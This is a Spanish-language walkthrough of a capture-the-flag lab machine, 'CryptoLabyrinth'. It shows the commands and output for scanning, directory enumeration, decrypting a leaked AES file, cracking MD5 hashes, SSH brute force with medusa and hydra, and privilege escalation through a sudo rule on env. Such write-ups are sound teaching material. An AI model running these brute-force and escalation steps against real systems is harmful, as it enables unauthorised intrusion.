

CRYPTOLABYRINTH



CONECTIVIDAD

```
ping -c1 192.168.0.13
```

```
# ping -c1 192.168.0.13
PING 192.168.0.13 (192.168.0.13) 56(84) bytes of data.
64 bytes from 192.168.0.13: icmp_seq=1 ttl=64 time=2.27 ms

— 192.168.0.13 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.274/2.274/2.274/0.000 ms
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.13 -T 5
```


```

# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.13 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 05:47 EST
Warning: 192.168.0.13 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.13
Host is up (0.0013s latency).
Not shown: 46128 filtered tcp ports (no-response), 19405 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_ 256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:E3:6F:1B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Puertos abiertos 22 y 80

puerto 80



código fuente

```
view-source:http://192.168.0.13/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

339     </p>
340 </div>
341
342 <div class="section_header">
343   <div id="bugs"></div>
344     Reporting Problems
345 </div>
346 <div class="content_section_text">
347   <p>
348     Please use the <tt>reportbug</tt> tool to report bugs in the
349     Apache2 package with Debian. However, check <a
350     href="http://bugs.debian.org/cgi-bin/pkgreport.cgi?ordering=normal;archive=0;src=apache2;repeatmerge
351     rel="nofollow">existing bug reports</a> before reporting a new bug.
352   </p>
353   <p>
354     Please report bugs specific to modules (such as PHP and others)
355     to respective packages, not to the web server itself.
356   </p>
357 </div>
358
359
360
361
362 </div>
363 </div>
364 <div class="validator">
365 </div>
366 </body>
367 </html>
368
369
370 </div>
371 <!-- 2LWxmDsW0** -->
372
```

`<!-- 2LWxmDsW0** -->`

Nos aparece esto en el código fuente del server. Parece ser parte de una contraseña

ENUMERACIÓN

Con gobuster vamos a la caza de archivos y directorios

```
gobuster dir -u http://192.168.0.13 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.0.13
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,py,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 277]
./html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 10736]
/hidden (Status: 301) [Size: 313] [→ http://192.168.0.13/hidden/]
./php (Status: 403) [Size: 277]
./html (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

Tenemos un directorio **/hidden** en el que tenemos varios archivos
y sacamos dos posibles usuarios: **alice y bob**



Name	Last modified	Size	Description
Parent Directory		-	
alice_aes.enc	2024-10-17 14:31	48	
bob_password1.hash	2024-10-22 19:11	33	
bob_password2.hash	2024-10-22 19:11	33	
bob_password3.hash	2024-10-22 19:11	33	
bob_password4.hash	2024-10-22 19:11	33	
bob_password5.hash	2024-10-22 19:12	33	
bob_salt.txt	2024-10-17 14:33	17	
bob_salt_hash.txt	2024-10-17 14:34	65	
clue_aes.txt	2024-10-17 14:31	60	
clue_bob.txt	2024-10-17 14:31	103	
datos_sensibles_alice.txt	2024-10-17 14:32	56	
importante_pista_alice.txt	2024-10-17 14:31	52	
informe_segur_bob.txt	2024-10-17 14:32	49	
numeros_suerte.txt	2024-10-17 14:32	106	
pista_aes.txt	2024-10-17 14:29	61	

Apache/2.4.62 (Debian) Server at 192.168.0.13 Port 80

ALICE

1- alice_aes.enc

Salted__^aPXdEëK+üy"egi«Kf~+o`Ø·Ö3EpÖa<D—Ó^o"bÇ
x

2- numeros_suerte.txt

Importante: Los números de la suerte son 7, 14, 21. La clave para
desencriptar Alice es **supercomplexkey!**

```
openssl enc -d -aes-256-cbc -pbkdf2 -in alice_aes.enc -out alice_dec.txt -k
```

```
'supercomplexkey!'
```

Desglosando el comando:

`openssl enc -d`: Indica que quieres desenscriptar (-d) el archivo.

`-aes-256-cbc`: Especifica que el cifrado es AES de 256 bits en modo CBC.

`-pbkdf2`: Indica a OpenSSL que use PBKDF2 (Password-Based Key Derivation Function 2) para derivar la clave desde la contraseña.

`-in alice_aes.enc`: Especifica el archivo encriptado de entrada.

`-out alice_dec.txt`: Indica el nombre del archivo desenscriptado de salida.

`-k 'supercomplexkey!'`: Proporciona la clave para desenscriptar, en este caso, `supercomplexkey!`.

```
cat alice_dec.txt  
superSecurePassword!
```

BOB

1- Almacenamos todos los hashes en un único archivo

```
nano bob_hashes.txt
```

2- Con john intentamos descifrar

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt bob_hashes.txt
```

```
bob_password1.hash → 123456  
bob_password2.hash → qwerty  
bob_password3.hash → chocolate  
bob_password4.hash → letmein
```

En el código fuente teníamos una posible password con dos asteriscos

al final que pueden ser una combinación de caracteres alfanumericos

con mayúsculas y minúsculas. Creamos un diccionario con python

```

import itertools
import string

# Definir los caracteres permitidos (alfanuméricos, mayúsculas y minúsculas)
charset = string.ascii_letters + string.digits

# Definir la clave base, donde ** serán reemplazados por combinaciones
base_key = "2LWxmDsW0**"

# Generar todas las combinaciones posibles para los asteriscos
combinations = itertools.product(charset, repeat=2)

# Guardar las combinaciones en un archivo de texto
with open("custom_dict.txt", "w") as f:
    for comb in combinations:
        # Unir la base con la combinación generada
        password = base_key[:-2] + ''.join(comb)
        f.write(password + "\n")

print("Diccionario generado: custom_dict.txt")

```

Ahora, con medusa intentamos sacar la password con fuerza bruta

```
medusa -h 192.168.0.13 -u bob -P custom_dict.txt -M ssh | grep "SUCCESS"
```

password: 2LWxmDsW0AE

EXPLOTACIÓN

Accedemos por SSH como bob

```
ssh bob@192.168.0.13
```

```

ssh bob@192.168.0.13
bob@192.168.0.13's password:
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 23 10:50:33 2024 from 192.168.18.65
bob@TheHackersLabs-CryptoLabyrinth:~$

```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
bob@TheHackersLabs-CryptoLabyrinth:/home$ sudo -l
Matching Defaults entries for bob on TheHackersLabs-CryptoLabyrinth:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bob may run the following commands on TheHackersLabs-CryptoLabyrinth:
    (alice) NOPASSWD: /usr/bin/env
```

Consultando en <https://gtfobins.github.io/gtfobins/env/#sudo>

Nos hacemos alice

```
bob@TheHackersLabs-CryptoLabyrinth:/home$ sudo -u alice /usr/bin/env /bin/sh
$ whoami
alice
$ script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
alice@TheHackersLabs-CryptoLabyrinth:/home$
```

En el directorio /mnt

```
alice@TheHackersLabs-CryptoLabyrinth:/mnt$ ls -la
total 12
drwxr-xr-x 2 root root 4096 oct 23 10:52 .
drwxr-xr-x 18 root root 4096 oct 17 14:17 ..
-rw----- 1 alice alice 12 oct 21 12:46 .secreto.txt
alice@TheHackersLabs-CryptoLabyrinth:/mnt$ cat .secreto.txt
2LWx*DsW0A*
```

Parece otra contraseña, similar al caso anterior, con lo que usando

el mismo script y cambiando la base podríamos obtenerla.

Como sólo nos queda el usuario root, con hydra, vamos a por la contraseña

```
hydra -l root -P custom_dict.txt ssh://192.168.0.13 -f -q -t 4
```

contraseña: **2LWx9DsW0A3**

Nos hacemos root

```
root@192.168.0.13's password:
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 22 19:09:39 2024 from 192.168.1.50
root@TheHackersLabs-CryptoLabyrinth:~# whoami
root
root@TheHackersLabs-CryptoLabyrinth:~#
```

👉 Buen día.